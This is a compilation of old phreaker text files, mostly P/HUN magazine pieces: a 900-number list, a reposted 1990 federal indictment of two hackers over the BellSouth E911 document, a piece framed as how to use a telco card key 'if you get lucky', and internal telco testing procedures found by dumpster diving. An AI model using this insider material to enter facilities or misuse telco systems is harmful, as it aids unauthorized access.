|----------|--------------|------------------------------------------------------------------------------|--------------------------|
| 222-2222 | US TALKLINE  | GROUP BRIDGING SERVICES<br>INTENDED FOR INDIVIDUAL<br>18 YEARS OF AGE AND UP | \$.99P/MIN               |
| 444-4444 | PARTY LINE   | GROUP BRIDGING SERVICES<br>INTENDED FOR INDIVIDUAL<br>18 YEARS OF AGE AND UP | \$1.00 P/M               |
| 666-6666 | TALKNET USA  | GROUP BRIDGING SERVICES<br>INTENDED FOR INDIVIDUAL<br>18 YEARS OF AGE AND UP | \$.99 P/M                |
| 700-7000 | GABB LINE    | GROUP BRIDGING SERVICES<br>INTENDED FOR INDIVIDUAL<br>18 YEARS OF AGE AND UP | \$1.95 1/M<br>\$.99EA AD |
| 825-5121 | TALK ONE     | NATIONWIDE AUDIENCE OF<br>INDIVIDUALS WHO LIKE<br>TO SPEAK ON THE PHONE      | \$1.491/M<br>\$1.49AD M  |
| 999-9999 | ACCESS USA   | GROUP BRIDGING SERVICES                                                      | \$.95 P/M                |

236.TXT  
INTENDED FOR INDIVIDUAL  
18 YEARS OF AGE AND UP

546-9467      SPORTS      AUDIENCE PRIMARILY MADE \$5.00P CL  
UP OF ADULT MALE SPORTS  
ENTHUSIASTS. RECORDING

539-4263      SPORTS      AUDIENCE PRIMARILY MADE \$5.00P CL  
UP OF ADULT MALE SPORTS  
ENTHUSIASTS. RECORDING

ALLNET 900 SERVICE

909-JEFF      DIAL-A-ROCKER      AUDIENCE PRIMARILY MADE \$2.00 1/M  
UP OF RAPPER FANS OF \$\$.45EA/AD  
D.J. JAZZY JEFF

(Uh sorry, folks, but I just had to throw that one in. I know  
my day is more complete with that 900 # available to me) hehe

TONE

=====

--Phile #12 of P/HUN Issue #5--  
-----

From: telecom@eecs.nwu.edu (TELECOM Moderator)  
Newsgroups: comp.dcom.telecom  
Subject: Legion of Doom Indictments (Chicago Members, Jolnet Shutdown)  
Date: Sat, 31-Mar-90 20:05:00 EDT  
Organization: TELECOM Digest  
X-Telecom-Digest: Special Issue: LoD in Trouble!

TELECOM Digest      Sat, 31 Mar 90 19:05:00 CST      Special: LoD in Trouble!

Inside This Issue:      Moderator: Patrick A. Townson

Legion of Doom Indictments (Chicago Members) [Mike Godwin]  
-----

From: Mike Godwin <walt.cc.utexas.edu!mnemonic@cs.utexas.edu>  
Subject: Legion of Doom Indictments (Chicago Members, Jolnet Shutdown)

236.TXT

Date: 31 Mar 90 22:37:33 GMT

Reply-To: Mike Godwin <walt.cc.utexas.edu!mnemonic@cs.utexas.edu>

Organization: The University of Texas at Austin, Austin, Texas

The following is the text of the federal indictments of the Chicago Jolnet members. Secret Service jurisdiction to investigation these alleged computer-related offenses comes from 18 USC 1030, the general computer-fraud statute -- it's provided in section (d) under this statute.

UNITED STATES DISTRICT COURT NORTHERN  
DISTRICT OF ILLINOIS  
EASTERN DIVISION

|                             |   |                              |
|-----------------------------|---|------------------------------|
| UNITED STATES OF AMERICA    | ) |                              |
|                             | ) |                              |
| v.                          | ) | No. _____                    |
|                             | ) | Violations: Title 18, United |
| ROBERT J. RIGGS, also known | ) | States Code, Sections        |
| as Robert Johnson, also     | ) | 1030(a)(6)(A) and 2314       |
| known as Prophet, and       | ) |                              |
| CRAIG NEIDORF, also known   | ) |                              |
| as Knight Lightning         | ) |                              |

COUNT ONE

The SPECIAL APRIL 1987 GRAND JURY charges:

PROPERTY INVOLVED

1. At all times relevant herein, enhanced 911 (E911) was the national computerized telephone service program for handling emergency calls to the police, fire, ambulance and emergency services in most municipalities in the United States. Dialing 911 provided the public immediate access to a municipality's Public Safety Answering Point (PSAP) through the use of computerized all routing. The E911 system also automatically provided the recipient of an emergency call with the telephone number and location identification of the emergency caller.

2. At all times relevant herein, the Bell South Telephone Company and its subsidiaries ("Bell South") provided telephone services in the nine state area including Alabama, Mississippi, Georgia, Tennessee, Kentucky, Louisiana {sic}, North Carolina, South Carolina and Florida.

3. At all times relevant herein, the E911 system of Bell South was described in the text of a computerized file program known as the Bell South Standard Practice 660-225-104SV Control Office

- 1 -

Administration of Enhanced 911 Services for Special and Major Account Centers date March, 1988 ("E911 Practice"). The E911 Practice was a highly proprietary and closely held computerized text file belonging to the Bell South Telephone Company and stored on the company's AIMSX computer in Atlanta, Georgia. The E911 Practice described the computerized control and maintenance {sic} of the E911 system and carried warning notices that it was not to be disclosed outside Bell South or any of its subsidiaries except under written agreement.

#### COMPUTER HACKERS

4. At all times relevant herein, computer hackers were individual involved with the unauthorized access of computer systems by various means.

5. At all times relevant herein, the Legion of Doom (LOD) was a closely knit group of computer hackers involved in:

- a. Disrupting telecommunications by entering computerized telephone switches and changing the routing on the circuits of the computerized switches.
- b. Stealing proprietary computer source code and information from companies and individuals that owned the code and information.
- c. Stealing and modifying credit information on individuals maintained in credit bureau computers.

- 2 -

- d. Fraudulently obtaining money and property from companies by altering the computerized information used by the companies.
- e. Disseminating information with respect to their methods of attacking computers to other computer hackers in an effort to avoid the focus of law enforcement agencies and telecommunication security experts.

6. At all times relevant herein ROBERT J. RIGGS, defendant herein, was a member of the LOD.

7. At all times relevant herein CRAIG NEIDORF, defendant herein, was a publisher and editor of a computer hacker newsletter {sic} known as "PHRACK."

8. At all times relevant herein, a public access computer bulletin board system (BBS) was located in Lockport, Illinois which provided computer storage space and electronic mail services to its users. The Lockport BBS was also used by computer hackers as a location for exchanging and developing software tools for computer intrusion, and for receiving and distributing hacker tutorials and other information.

#### E-MAIL

9. At all times relevant herein electronic mail (e-mail) was a computerized method for sending communications and files between individual computers on various computer networks. Persons who sent or received e-mail were identified by an e-mail address, similar to a postal address. Although a person may have more than

- 3 -

one e-mail address, each e-mail address identified a person uniquely. The message header of an e-mail message identified both the sender and recipient of the e-mail message and the date the was {sic} message sent.

10. Beginning in or about September, 1988, the exact date begin unknown to the Grand Jury, and continuing until the return date of this indictment, at Lockport, in the Northern District of Illinois, Eastern Division, and elsewhere,

ROBERT J. RIGGS, also known  
as Robert Johnson, also  
known as Prophet, and  
CRAIG NEIDORF, also known  
as Knight Lightning,

defendants herein, together with others known and unknown to the Grand Jury, devised and intended to devise and participated in a scheme and artifice to defraud and to obtain money and other things of value by means of false and fraudulent pretenses and representations, well knowing at the time that such pretenses, representations and promises were false when made.

#### OBJECT OF FRAUD SCHEME

236.TXT

11. The object of the fraud scheme was to steal the E911 Practice text file from the computers of Bell South Telephone Company though {sic} the use of false and fraudulent pretenses and representations and to conceal all indications that the text file had been stolen; and to thereafter publish the information about the E911 Practice text file in a hacker publication for dissemination.

- 4 -

#### OPERATION OF FRAUD SCHEME

12. It was part of the fraud scheme that the defendant NEIDORF would and did advise the defendant RIGGS that he had assembled a group of computer hackers for the purpose of distributing computer information.

13. It was further part of the scheme that the defendant RIGGS would and did steal sensitive proprietary Bell South information files including the E911 Practice text file by gaining remote unauthorized access to computers of the Bell South Telephone Company.

14. It was further part of the scheme that the defendant RIGGS would and did disguise and conceal the theft of the E911 Practice text file from Bell South Telephone Company by removing all indications of his unauthorized access into Bell South computers and by using account codes of legitimate Bell South users to disguise his authorized use of the Bell South computer.

15. It was further part of the scheme that RIGGS would and did transfer in interstate commerce a stolen E911 Practice text file from Atlanta, Georgia to Lockport, Illinois through the use of an interstate computer data network.

16. It was further part of the scheme that defendant RIGGS would and did store the stolen E911 Practice text file on a computer bulletin board system in Lockport, Illinois.

17. It was further part of the scheme that defendant NEIDORF, utilizing a computer at the University of Missouri in Columbia, Missouri would and did receive a copy of the stolen E911 text file

- 5 -

from defendant RIGGS through the Lockport computer bulletin board system through the use of an interstate computer data network.



18. It was further part of the scheme that defendant NEIDORF would and did edit and retype the E911 Practice text file at the request of the defendant RIGGS in order to conceal the source of the E911 Practice text file and to prepare it for publication in a computer hacker newsletter.

19. It was further part of the scheme that defendant NEIDORF would and did transfer the stolen E911 Practice text file through the use of an interstate computer bulletin board system used by defendant RIGGS in Lockport, Illinois.

20. It was further part of the scheme that the defendants RIGGS and NEIDORF would publish information to other computer hackers which could be used to gain unauthorized access to emergency 911 computer systems in the United States and thereby disrupt or halt 911 service in portions of the United States.

22. It was further a part of the scheme that the defendants would and did misrepresent, conceal, and hide, and cause to be misrepresented, concealed and hidden the purposes of and the acts done in furtherance of the fraud scheme, and would and did use coded language and other means to avoid detection and apprehension

- 6 -

by law enforcement authorities and to otherwise provide security to the members of the fraud scheme.

23. In or about December, 1988, at Lockport, in the Northern District of Illinois, Eastern Division, and elsewhere,

ROBERT J. RIGGS, also known  
as Robert Johnson, also  
known as Prophet,

defendant herein, for the purpose of executing the aforesaid scheme, did knowingly transmit and cause to be transmitted by means of a wire communication in interstate commerce certain signs, signals and sounds, namely: a data transfer of a E911 Practice text file from Decatur, Georgia to Lockport, Illinois.

In violation of Title 18, United States Code, Section 1343.

- 7 -

COUNT TWO

The SPECIAL APRIL 1987 GRAND JURY further charges:

1. The Grand Jury realleges and incorporates by reference the allegations of paragraphs 1 through 22 of Count One of this Indictment as though fully set forth herein.

2. On or about January 23, 1989, at Lockport, in the Northern District of Illinois, Eastern Division and elsewhere,

ROBERT J. RIGGS, also known  
as Robert Johnson, also  
known as Prophet, and  
CRAIG NEIDORF, also known  
as Knight Lightning,

the defendants herein, for the purposes of executing the aforesaid scheme did knowingly transmit and cause to be transmitted by means of a wire communication in interstate commerce certain signs, signals and sounds, namely: a data transfer of a E911 Practice text file from Decatur, Georgia to Lockport, Illinois, an edited and retyped E911 Practice text file from Columbia, Missouri, to Lockport, Illinois.

In violation of Title 18, United States Code, Section 1343.

- 8 -

COUNT THREE

The SPECIAL APRIL 1987 GRAND JURY further charges:

1. The Grand Jury realleges and incorporates by reference the allegations of paragraphs 1 through 22 of Count One of this indictment as though fully set forth herein.

2. In or about December, 1988, at Lockport, in the Northern District of Illinois, Eastern Division, and elsewhere,

ROBERT J. RIGGS, also known  
as Robert Johnson, also  
known as Prophet, and  
CRAIG NEIDORF, also known  
as Knight Lightning,

defendants herein, did transport and cause to be transported in interstate commerce from Decatur, Georgia, to Lockport, Illinois, a computerized text file with a value of \$5,000 or more, namely:

A Bell South Standard Practice (BSP) 660-225-104SV- Control

236.TXT

Office Administration of Enhanced 911 Services for Special Services and Major Account Centers dated March, 1988; valued at approximately \$79,449.00

the defendants then and there knowing the same to have been stolen, converted, and taken by fraud;

In violation of Title 18, United States Code, Section 2314.

- 9 -

COUNT FOUR

The SPECIAL APRIL 1987 GRAND JURY further charges:

1. The Grand Jury realleges and incorporates by reference the allegations of paragraphs 1 through 22 of Count one of this Indictment as though fully set forth herein.

2. On or about January 23, 1989, at Lockport, in the Northern District of Illinois, Eastern Division, and elsewhere,

ROBERT J. RIGGS, also known  
as Robert Johnson, also  
known as Prophet, and  
CRAIG NEIDORF, also known  
as Knight Lightning,

defendants herein, did transport and cause to be transported in interstate commerce from Columbia, Missouri, to Lockport, Illinois, a computerized textfile with a value of \$5,000 or more, namely:

An edited Bell South Standard Practice (BSP) 660-225-104SV- Control Office Administration of Enhanced 911 Services for Special Services and Major Account Centers dated March, 1988; valued at approximately \$79,449.00.

the defendants, then and there knowing the same to have been stolen, converted, and taken by fraud;

In violation of Title 18, United States Code, Section 2314.

- 10 -

COUNT FIVE

The SPECIAL APRIL 1987 GRAND JURY further charges:

236.TXT

1. The Grand Jury realleges and incorporates by reference the allegations of paragraphs 1 through 22 of Count One of this Indictment as though fully set forth herein.

2. On or about December, 1988, at Lockport, in the Northern District of Illinois, Eastern Division and elsewhere,

ROBERT J. RIGGS, also known  
as Robert Johnson, also  
known as Prophet, and  
CRAIG NEIDORF, also known  
as Knight Lightning,

the defendants herein, knowingly and with intent to defraud, trafficked in information through which a computer may be accessed without authorization and by such conduct affected interstate commerce;

In violation of Title 18, United States Code, Section 1030(a)(6)(A).

- 11 -

COUNT SIX

The SPECIAL APRIL 1987 GRAND JURY further charges:

1. The Grand Jury realleges and incorporates by reference the allegations of paragraphs 1 through 22 of Count One of this Indictment as though fully set forth herein.

2. In or about January, 1989, at Lockport, in the Northern District of Illinois, Eastern Division and elsewhere,

ROBERT J. RIGGS, also known  
as Robert Johnson, also  
known as Prophet, and  
CRAIG NEIDORF, also known  
as Knight Lightning,

the defendants herein, knowingly and with intend to defraud, trafficked in information through which a computer may be accessed without authorization and by such conduct affected interstate commerce;

In violation of Title 18, United States Code, Section 1030(a)(6)(A).

- 12 -

236.TXT  
COUNT SEVEN

The SPECIAL APRIL 1987 GRAND JURY further charges:

1. The Grand Jury realleges and incorporates by reference the allegations of paragraphs 1 through 22 of Count One of this Indictment as though fully set forth herein.

2. In or about February, 1989, at Lockport, in the Northern District of Illinois, Eastern Division and elsewhere,

ROBERT J. RIGGS, also known  
as Robert Johnson, also  
known as Prophet, and  
CRAIG NEIDORF, also known  
as Knight Lightning,

the defendants herein, knowingly and with intent to defraud, trafficked in information through which a computer may be accessed without authorization and by such conduct affected interstate commerce;

In violation of Title 18, United States Code, Section 1030(a)(6)(A).

A TRUE BILL:

---

F O R E P E R S O N

---

UNITED STATES ATTORNEY

- 13 -

=====END=====

(transcribed for TELECOM Digest by)

Mike Godwin, UT Law School  
mnemonic@ccwf.cc.utexas.edu  
mnemonic@walt.cc.utexas.edu  
(512) 346-4190

-----  
 End of TELECOM Digest Special: LoD in Trouble!  
 =====

```
% = % = % = % = % = % = % = % = % = % = % =
=
%      CARD READER ACCESS SYSTEM      =
=
%      By  The Ring Master             =
=
%      Phile # 13 of P/HUN Magazine    =
=      -----                        %
%      Issue #5                        =
=      -----                        %
% = % = % = % = % = % = % = % = % = % = % =
```

Sorry for the 40 columns but thats the best I can do.

-----  
 Incase one of these days you get lucky and get a Telco Card Key, heres how you can use it -> :

HOW TO USE 'YOUR' COMMAND CARD KEY  
 ::::::::::::::::::::::::::::::

An ENTER and EXIT sensor is installed at the from entrance door.

A personal "Command Key" has been given to you which is recognized as a valid entry/exit to the building.

Each card is programmer for a specific tour and/or time schedule. Thirty minutes on either side of the scheduled time allows for early entry or delayed departure.

Your key card must be used when entering and exiting building.

- If not used when exiting the building , it will not unlock the next time it

is used to gain entrance and  
vice-versa.

Present your card key to within 2 or 3  
inches of the ENTER/EXIT sensor. It is  
not necessary to rub care key on the  
door glass.

If the card key is authorized for that  
door for that time, within several  
seconds, you will hear the electric  
strike unlock.

Access/Egress by significant numbers of  
personnel at the same time: For eg:  
(This is just for info purposes) several  
employees going to lunch. This procedure  
will only be in effect at specific  
buildings with large number of employees  
(for example Switching Control Centers).

- Local management will have to modify  
system for specific times.
- First employees presents card which  
opens door.
- Following employees will also present  
thier card key to the ENTER/EXIT  
sensor in order to be acknowledged by  
the system program.
- A red indicator light installed in the  
ENTER/EXIT sensor enclosure will flash  
on to acknowledge your card key code  
has been recognized.

```
=====
*****
*
*          S.S.T.C LMOS GUIDELINES          *
*
*          By   The Trasher 005              *
*
*          P/HUN Phile #14 of P/HUN Magazine Issue #5
*
*****
```

This is what I found one day when I went trashing with my phreinds and thought it would be it would be nice to type up so everyone can know what procedures the SSTC (Special Service Test Center) follows :

Heres what it says (to the testers offcourse):

- 1) Keep all trouble entry codes and narrative complete and accurate to avoid input error.
- 2) Testers are not to Exclude or RST any trouble. RSA's to exclude or FST only with Magnagement approval.
- 3) Be aware of measured duration on all trouble. Measurement of duration is everyones job.
- 4) Use work performed codes 1,2,3,5 & 6 ONLY ONCE on each trouble.
- 5) Testers are to leave employee code blank in closeout box. This box is for RSA use only. Testers are responsible for completing the type, disposition, cause , FL1 (if required) and ATH narrative in closeout section of BOR
- 6) All Testers are required to verify unit#, route code, class off service /service code, category of report and FL1 (sub code) on all troubles.
- 7) All New York Telephone troubles MUST HAVE
  - a. Responsibility code of user
  - b. Job Function code of user
  - c. User Reach number
- 8) Use narrative on EST mask when possiblle. Indicate test, who refered, TN (Telephone Number), etc.
- 9) Re: Escalations - Enter date/time one minute after last entry and in narrative indicate correct date/time, who escalated to level and TN
- 10) Front Ends Used:
  - 2B - All suffolk
  - 2A - All Nassau (except below)
  - 3A - Hicsville, Levittown and Farmingdale
- 11) Unit Numbers Used:
  - 962 - All TTY, DATA, FAA, LOB & WATTS
  - 963 - ALL OCC
  - 964 - SCC



236.TXT

961 - SUFFOLK SPECIALS

441 - BAYSHORE S.S.T.C (Testing Unit of Suffolk Spec.)

011 = 2A

038 = 2A

022 = 2B

048 = 2B

033 = 3A

058 = 3A

These Unit numbers "RED FLAG" Top 200 Customers.

- 12) ALL Switched Data Troubles are to be MLT Tested and indicated in LMOS (and on BOR) with work performed code 2.

- 13) Re: STOP/START CLOCK

Stop clock is to be used on all trouble which we intend to Dispatch to the customer but cannot do so because access is not available to customer premises - this applies not only on Nassau and Suffolk troubles but on referred out troubles (Bklyn, Qns, Bronx, etc.) as well. The narrative must provide information to justify the use of Stop clock. The work performance code Zero is THE ONLY code to be used after an eight (stop) and before a nine (start). Any other code will cancel the stop clock. Stop and Start clock codes can be used a maximum of three times on one trouble report.

The following Codes indicate a Stop/Start Clock.

8 - STO - 121 = Stop Clock

9 - STA - 122 = Start Clock

- 14) Re: Delayed Maintenance

Delayed Maintenance is to be used when the customer has a Ckt out of service but still has communication with same location by use of an alternate service. Alternate service can be Dial back up or another Ckt. going to the same location. Delayed Maintenance can be used from 5:00PM Friday through 8:00AM Monday. The codes used in LMOS are the same as for Stop/Start Clock. The difference is the narrative must indicate the alternate service the customer has.

Example #1 - Customer has D.B.H

Example #2 - Customer Has Ckt # \_\_\_\_\_ to same location.

We must ask the customer if he has alternate service on all troubles "carried" overnight. The customer is entitled to a rebate for the entire duration of his trouble if it is over 24 hrs on Data troubles and all occ orders specify (CCA) Customer Credit Allowance. We are responsible to give the customer the proper credit to which they are entitled.

- 15) Re: Message Reports

236.TXT

When sending a message report to another Bureau for Dispatch/Test, make sure the following information is included :

Circuit Number  
Customer Name  
Customer Address  
Customer Reach Number  
Our Reach Number  
U.G Cable/Pair  
Test  
Access Hours  
Vendor Reach number for ok/serial

On the original trouble BOR, Enter line of status putting Circuit on hold and the M.R T.T.N

=====END=====

237.TXT

Well that about wrap's it up for this version of the Anarchist Cookbook. I once again would like to thank all the people who have helped me with either contributions or with a little critizisum. This has all taken about a year to finish, but now that the hard part is over updates won't be near as hard. This is being released on June 13th, 1997. An Appropriate date I believe, And I will try to have updates about every six momth or so. So until the next release remember,...

THE WEAK ONES ARE THERE TO JUSTIFY THE STRONG!!!

-----{{{ RFLAGG }}}-----